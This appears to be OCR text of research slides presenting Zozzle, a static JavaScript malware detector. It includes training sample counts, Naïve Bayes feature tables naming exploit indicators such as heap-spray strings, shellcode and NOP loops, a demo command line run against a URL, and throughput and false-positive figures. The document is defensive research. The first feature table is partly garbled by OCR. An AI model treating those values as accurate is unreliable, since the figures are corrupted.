


Plan (revised and improved)

Deobfuscate (unfold the code)

Then classify


Runtime Deobfuscation via Code Unfolding)



Zozzle Training & Application


malicious samples (1K)

benign samples (7K)




Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
abcabcabcabcabc	0.80
try:activex	0.41
if:msie 7	0.33
abcabcabcabcabcabc	0.21
function:unescape	0.45
abcabcabcabcabcabc	0.55
loop:nop	0.95

Hierarchical Feature Extraction



Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95



Amazon.com: Online Shopp... | □□□□ NOTEBOOK BATT...

http://at99.com.tw/category.php?id=153

閎亮購物網

□□□□ | □□□□ | □□□□□ | □□□ | □□□

□□ | □□□□ | □□□□□ | □□□□ | □□□□ | □□□□ | □□□□ | □□ | □□□□□02-87917300

TAG □□□ | □□ | XO□□□ | UPS | KODAK | □□□□□□□□□□□ie | □□□□ Search □□□□


□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY

購物車 / Shopping Cart

□□□□□□□ 0 □□□□□□

□□ NT0.00□□

Start | □□□□ NOTEBOOK BA... | C:\Documents and Settin... | Command Prompt


C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"

Contributions of Zozzle

Mostly static malware detection

- Zozzle, a highly precise, lightweight, mostly static JavaScript malware detector
- Based on extensive experience of analyzing 1000s of malware sites from Nozzle runtime detector

AST-based detection

- AST-based detection leads to better precision
- Feature selection is totally automatic

Fast classification

- Scale to hundreds or even thousands of features
- 1 MB of code/sec


Evaluation

Questions

- How many features are needed?
- False positive and false negative rates
- How fast is classification?
- What is the reach: how many malware sites does it find?

- Evaluated Zozzle on millions of samples
- Have been running it for several months on the web
- 1,000s malicious sites daily

Features & Throughput



1 MB of JavaScript code a second


False Positives & False Negatives


Set of 1.2M samples

4 false positives

